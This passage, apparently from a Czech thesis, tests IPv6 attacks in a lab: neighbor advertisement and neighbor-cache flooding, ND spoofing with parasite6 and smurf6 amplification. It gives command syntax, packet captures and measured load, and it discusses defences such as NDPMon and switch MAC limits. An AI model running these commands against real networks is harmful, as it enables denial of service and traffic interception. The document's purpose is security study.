fe80::218:e0ff:fee0:1d84	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:e0ff:fee0:1d84 (ovr) is at 00:18:e0:e0:1d:84
fe80::218:6ff:fef7:32fe	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:6ff:fef7:32fe (ovr) is at 00:18:06:f7:32:fe
fe80::218:e7ff:fe4f:f493	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:e7ff:fe4f:f493 (ovr) is at 00:18:e7:4f:f4:93
fe80::218:8fff:fe3f:cbf5	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:8fff:fe3f:cbf5 (ovr) is at 00:18:8f:3f:cb:f5
fe80::218:42ff:fea2:3382	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:42ff:fea2:3382 (ovr) is at 00:18:42:a2:33:82
fe80::218:f7ff:fe05:aca8	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:f7ff:fe05:aca8 (ovr) is at 00:18:f7:05:ac:a8
fe80::218:b9ff:fe11:1de6	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:b9ff:fe11:1de6 (ovr) is at 00:18:b9:11:1d:e6
fe80::218:5aff:fe7b:e83b	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:5aff:fe7b:e83b (ovr) is at 00:18:5a:7b:e8:3b
fe80::218:5bff:fe05:bf62	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:5bff:fe05:bf62 (ovr) is at 00:18:5b:05:bf:62

Obr. 5.1: Princip NA útoku.


- **Target Address** - falešná IPv6 adresa zařízení, jejíž MAC adresa se změnila
- **Override flag (ovr)** - indikuje, že klientské zařízení má přepsat původní záznam v cache tabulce sousedů

```
Internet Protocol Version 6, Src: fe80::218:50ff:feef:2150 (fe80::218:50ff:feef:2150), Dst: ff02::1 (ff02::1)
⊞ 0110 .... = Version: 6
⊞ .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00000000
  .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
  Payload length: 32
  Next header: ICMPv6 (0x3a)
  Hop limit: 255
  Source: fe80::218:50ff:feef:2150 (fe80::218:50ff:feef:2150)
  [Source SA MAC: SecfoneK_ef:21:50 (00:18:50:ef:21:50)]
  Destination: ff02::1 (ff02::1)
Internet Control Message Protocol v6
  Type: Neighbor Advertisement (136)
  Code: 0
  Checksum: 0x0098 [correct]
⊟ Flags: 0x20000000
    0... .... .... .... .... .... .... .... = Router: Not set
    .0.. .... .... .... .... .... .... .... = Solicited: Not set
    ..1. .... .... .... .... .... .... .... = Override: Set
    ...0 0000 0000 0000 0000 0000 0000 0000 = Reserved: 0
  Target Address: fe80::218:50ff:feef:2150 (fe80::218:50ff:feef:2150)
⊟ ICMPv6 Option (Target link-layer address : 00:18:50:ef:21:50)
    Type: Target link-layer address (2)
    Length: 1 (8 bytes)
    Link-layer address: SecfoneK_ef:21:50 (00:18:50:ef:21:50)
```


Obr. 5.2: Struktura ICMPv6 NA zprávy.

Útok provaděný na 100Mbit Ethernetové lince proti zařízení s dvoujádrovym procesorem o frekvenci 2,5GHz využívá přibližně 55-60% šířky pásma při 20-35% vytížení procesoru. Z grafu zatížení procesoru je vidět, že zatížení se vrátí na normální

úroveň po ukončení útoku, systém nezamrzá ani není viditelně zpomalený. Tento typ útoku odepření služby neni tak nebezpečný jako například **flood_router6**, procesor zatěžuje pouze částečně stejně tak jako šířku pásma použitého připojení. Protože NA zprávy obsahují velké množstvi falešných MAC adres,v průměru 80000, lze dopad tohoto útoku omezit v přístupové části lokální sítě aplikací limitu MAC adres na portech přepínačů.



Obr. 5.3: Zatížení procesoru během útoku.




Obr. 5.4: Počet přijatých NA zpráv během útoku.

5.2 Útok přeplněním cache tabulky sousedů

Dalším problémem v IPv6 je velký rozsah adresního prostoru pro hostitelké počítače. S implicitní 64 bitovou velikostí síťového prefixu zbývá 64 bitů pro alokaci hostitelských adres na lokální síti. Tento útok využívá principu přeplnění **neighbor cache** na klientských stanicích, která je ekvivalentem **ARP cache**, za pomoci nástroje **flood_solicitate6**. Syntaxe příkazu:

./flood_solicitate6 <identifikátor rozhraní> <adresa oběti>

Útok způsobuje zamrznutí počítače POUZE po dobu útoku. Jakmile se program **flood_solicitate6** vypne, po pár vteřinách se chod systému obnoví bez menšich problémů. Útok ale využívá kompletní šířku pásma a výkon procesoru. V závislosti na délce běhu program je operačni systém schopný do určité míry zaznamenávat počet odeslaných NS a NA zpráv, v případě následuíciho grafu je vidět, že na levé straně grafu bězel útok po dobu přibližně 10 vteřin a hodnoty odeslaných NS (označeny zeleně) dosahují hodnoty 12000. Po určité chvilce byl útok obnoven, pravá strana grafu, a běžel po dobu přibližně 30 vteřin, v tuto chvíli operační systém už nebyl schopný zaznamenat množství odeslaných zpráv.



Obr. 5.5: Počet přijatých NA a NS zpráv během útoku.


Výpisem **neighbor cache** na operačním systému Windows 7 pomoci příkazu:

netsh interface ipv6 show neighbors eth0

Útok provaděný na 100Mbit Ethernetové lince proti zařízení s dvoujádrovym procesorem o frekvenci 2,5GHz využívá přibližně 70-80% šířky pásma při 100% vytížení procesoru, které ale poklesne normální úroveň vytížení po skončení útoku.

```
fe80::218:e4ff:fee5:ba3c                    00-18-e4-e5-ba-3c  Zjištěná
fe80::218:e4ff:fee5:f0ac                    00-18-e4-e5-f0-ac  Zjištěná
fe80::218:e4ff:fef4:aef0                    00-18-e4-f4-ae-f0  Zjištěná
fe80::218:e5ff:fe1b:b312                    00-18-e5-1b-b3-12  Zjištěná
fe80::218:e5ff:fe2a:539b                    00-18-e5-2a-53-9b  Zjištěná
fe80::218:e5ff:fe5c:9744                    00-18-e5-5c-97-44  Zjištěná
fe80::218:e5ff:fe8b:ad5b                    00-18-e5-8b-ad-5b  Zjištěná
fe80::218:e5ff:feb1:1db6                    00-18-e5-b1-1d-b6  Zjištěná
fe80::218:e5ff:fec7:9a5f                    00-18-e5-c7-9a-5f  Zjištěná
fe80::218:e5ff:fed1:c964                    00-18-e5-d1-c9-64  Zjištěná
fe80::218:e5ff:fedc:734f                    00-18-e5-dc-73-4f  Zjištěná
fe80::218:e5ff:fefe:fc95                    00-18-e5-fe-fc-95  Zjištěná
fe80::218:e6ff:fe07:7510                    00-18-e6-07-75-10  Zjištěná
fe80::218:e6ff:fe9f:a2c3                    00-18-e6-9f-a2-c3  Zjištěná
fe80::218:e6ff:febb:c48                     00-18-e6-bb-0c-48  Zjištěná
fe80::218:e6ff:fec6:2290                    00-18-e6-c6-22-90  Zjištěná
fe80::218:e6ff:fed4:c6c8                    00-18-e6-d4-c6-c8  Zjištěná
fe80::218:e6ff:fede:2b0                     00-18-e6-de-02-b0  Zjištěná
fe80::218:e7ff:fe15:c705                    00-18-e7-15-c7-05  Zjištěná
fe80::218:e7ff:fe22:770c                    00-18-e7-22-77-0c  Zjištěná
fe80::218:e7ff:fe85:291                     00-18-e7-85-02-91  Zjištěná
fe80::218:e7ff:fe89:3819                    00-18-e7-89-38-19  Zjištěná
fe80::218:e7ff:fe8e:3cec                    00-18-e7-8e-3c-ec  Zjištěná
fe80::218:e7ff:feae:ff08                    00-18-e7-ae-ff-08  Zjištěná
fe80::218:e7ff:febf:8415                    00-18-e7-bf-84-15  Zjištěná
fe80::218:e7ff:fec3:87c1                    00-18-e7-c3-87-c1  Zjištěná
fe80::218:e7ff:fed9:8dee                    00-18-e7-d9-8d-ee  Zjištěná
fe80::218:e7ff:fee5:f77d                    00-18-e7-e5-f7-7d  Zjištěná
fe80::218:e7ff:feeb:6d03                    00-18-e7-eb-6d-03  Zjištěná
fe80::218:e8ff:fe06:f009                    00-18-e8-06-f0-09  Zjištěná
fe80::218:e8ff:fe07:94b3                    00-18-e8-07-94-b3  Zjištěná
fe80::218:e8ff:fe17:80cd                    00-18-e8-17-80-cd  Zjištěná
fe80::218:e8ff:fe56:63d3                    00-18-e8-56-63-d3  Zjištěná
fe80::218:e8ff:fe71:f2f2                    00-18-e8-71-f2-f2  Zjištěná
fe80::218:e8ff:fe7f:53e1                    00-18-e8-7f-53-e1  Zjištěná
fe80::218:e8ff:fe80:e3a5                    00-18-e8-80-e3-a5  Zjištěná
fe80::218:e8ff:fec0:59c7                    00-18-e8-c0-59-c7  Zjištěná
fe80::218:e8ff:fecd:48b4                    00-18-e8-cd-48-b4  Zjištěná
fe80::218:e8ff:fee0:7f9a                    00-18-e8-e0-7f-9a  Zjištěná
```

Obr. 5.6: Částečný výpis cache tabulky na Windows 7.



Obr. 5.7: Zatížení procesoru při útoku přeplněni neighbor cache.

Jedná se o kritický útok, který vyřadí z provozu operační systémy Windows 7 a Windows 8. Zařízení se ale z útoku během chvilky vzpamatují po ukončení programu **flood_solicitate6**. Ochranou proti tomuto útoku je vhodná kombinace monitorovacího nástoje **NDPMon** a blokování množství odchozích MAC adres na portech přepínače, ze kterého útočník tento útok spouští.

5.3 Falšování ND záznamů

Pro potřeby diplomové práce byly využity dva stroje pro simulaci tohoto útoku:

Parametr	**Hodnota**
Operační systém	Linux Debian 6.0
Linková adresa	fe80::21f:29ff:fe8f:92bc
MAC adresa	00:1f:29:8f:92:bc

Tab. 5.2: Hardwarové parametry útočníka

Parametr	**Hodnota**
Operační systém	Windows 7 Ultimate
Linková adresa	fe80::21e:8cff:fe84:dfac
MAC adresa	00:1e:8c:84:df:ac


Tab. 5.3: Hardwarové parametry cíle

ND spoofing je ekvivalentem ARP spoofingu v IPv4. Útočník předstírá, že je jiná stanice na síti, pozměněnou odpovědí na NS zprávu. Tím si cílová stanice uloží do své **neighbor cache** nesprávnou MAC adresu asociovanou s IPv6 adresou, a komunikace na úrovni lokální sítě je pak přesměrovaná na útočníka. Tento typ útoku zneužívá mechanismu detekce duplicitních adres během kterého si komunikující stanice vyměňují zpravy neighbor solicitation (dotaz) a neighbor advertisement (odpověď). Strana inicializující spojení vysílá zprávu neighbor solicitation aby zjistila jakou MAC adresu má cílová IPv6 adresa:

```
Internet Control Message Protocol v6
  Type: 135 (Neighbor solicitation)
  Code: 0
  Checksum: 0xb547 [correct]
  Target: fe80::21e:8cff:fe84:dfac (fe80::21e:8cff:fe84:dfac)
▽ ICMPv6 Option (Source link-layer address)
    Type: Source link-layer address (1)
    Length: 8
    Link-layer address: 00:1f:29:8f:92:bc
```

Obr. 5.8: Dotaz na linkovou adresu.


Cílová stanice, která má tuto adresu přiřazenou odpovídá formou NA zprávy obsahující danou MAC adresu:



```
Internet Control Message Protocol v6
  Type: 136 (Neighbor advertisement)
  Code: 0
  Checksum: 0x15c8 [correct]
▷ Flags: 0x60000000
  Target: fe80::21e:8cff:fe84:dfac (fe80::21e:8cff:fe84:dfac)
▽ ICMPv6 Option (Target link-layer address)
    Type: Target link-layer address (2)
    Length: 8
    Link-layer address: 00:1e:8c:84:df:ac
```


Obr. 5.9: Odpověď na dotaz o linkovou adresu.

Po této výměne si obě stanice uloží do své **neighbor cache** příslušný záznam a datová komunikace může začít. Útok je založený na podvržení NA zpráv, které vysílá útočník, obsahující MAC adresu stroje, na který chce přesměrovat provoz. Tuto funkci vykonává program **parasite6**, který odpovídá na NS zprávy, které generující ostatní stanice na sítí, svými NA zprávami obsahující chybnou MAC adresu cíle. Syntaxe příkazu je následující:



```
root@alephone:aao# ip -6 n s
fe80::21e:8cff:fe84:dfac dev eth0 lladdr 00:1e:8c:84:df:ac REACHABLE
```

Obr. 5.10: **Neighbor cache** komunikujících stran.



```
fe80::21f:29ff:fe8f:92bc   ff02::1:ff84:dfac          ICMPv6  Neighbor solicitation
fe80::21e:8cff:fe84:dfac   fe80::21f:29ff:fe8f:92bc   ICMPv6  Neighbor advertisement
fe80::21f:29ff:fe8f:92bc   fe80::21e:8cff:fe84:dfac   ICMPv6  Echo request
fe80::21e:8cff:fe84:dfac   fe80::21f:29ff:fe8f:92bc   ICMPv6  Echo reply
fe80::21f:29ff:fe8f:92bc   fe80::21e:8cff:fe84:dfac   ICMPv6  Echo request
fe80::21e:8cff:fe84:dfac   fe80::21f:29ff:fe8f:92bc   ICMPv6  Echo reply
fe80::21f:29ff:fe8f:92bc   fe80::21e:8cff:fe84:dfac   ICMPv6  Echo request
fe80::21e:8cff:fe84:dfac   fe80::21f:29ff:fe8f:92bc   ICMPv6  Echo reply
fe80::21f:29ff:fe8f:92bc   fe80::21e:8cff:fe84:dfac   ICMPv6  Echo request
fe80::21e:8cff:fe84:dfac   fe80::21f:29ff:fe8f:92bc   ICMPv6  Echo reply
fe80::21f:29ff:fe8f:92bc   fe80::21e:8cff:fe84:dfac   ICMPv6  Echo request
fe80::21e:8cff:fe84:dfac   fe80::21f:29ff:fe8f:92bc   ICMPv6  Echo reply
```

Obr. 5.11: Datová komunikace.

parasite6 eth0 48:5b:39:e7:3a:75

Po spuštění tohoto příkazu, bude jakákoliv komunikace, které předchází detekce souseda, přesměrována na stanici s MAC adresou, zadanou útočníkem. Následující dva obrázky ilustrují obsah **cache** Windows 7 stanice pokoušející o standardní **ping** na Linux stanici, před a po útoku:

```
Internetová adresa                                    Fyzická adresa   Typ
-------------------------------------------           -----------------  -----------
fe80::21f:29ff:fe8f:92bc                              00-1f-29-8f-92-bc  Dostupná
```

Obr. 5.12: **Neighbor cache** před útokem pomocí **parasite6**

```
Internetová adresa                                    Fyzická adresa   Typ
-------------------------------------------           -----------------  -----------
fe80::21f:29ff:fe8f:92bc                              48-5b-39-e7-3a-75  Dostupná
```

Obr. 5.13: **Neighbor cache** po útoku pomocí **parasite6**.

V našem případě, po podvržení linkové adresy, komunikace nefungovala z důvodu pouze 2 počítačů na sítě. Avšak potom co byla změněna linková adresa na linuxovém stroji na hodnotu **48:5b:39:e7:3a:75** došlo k obnově komunikace. Je tedy zřejmé, že tímto útokem lze způsobit jak odepření služby tak útok mužem uprostřed.

5.4 Útok záplavou echo request zprávami

Smurf6 je druh amplifikačního ICMP Request/Reply útoku, kdy útočníkova stanice odesílá

ICMPv6 (**Echo Request**)
typ = 128
kód = 0


na multicastovou adresu FF02::1, čímž přinutí všechny stanice aby zaplavili cílovou adresu zprávami

ICMPv6 (**Echo Reply**)
typ = 129
kód = 0


Syntaxe přikazu je následující:

./smurf6 [Identifikátor rozhraní] [IPv6 adresa cíle] [Multicast adresa]

K útoku bylo použito 51 klientských stanic na lokálním segmentu sítě, tyto stanice generují zhruba 525 000 **echo reply** zpráv za 5 vteřin běhu. Útok nezpůsobuje takové zatížení, aby stanice přestala odpovídat na interakci ze strany uživatele.




Obr. 5.14: Princip útoku pomocí **smurf6**.



Obr. 5.15: Množství vygenerovaných echo reply zpráv pomocí **smurf6**.

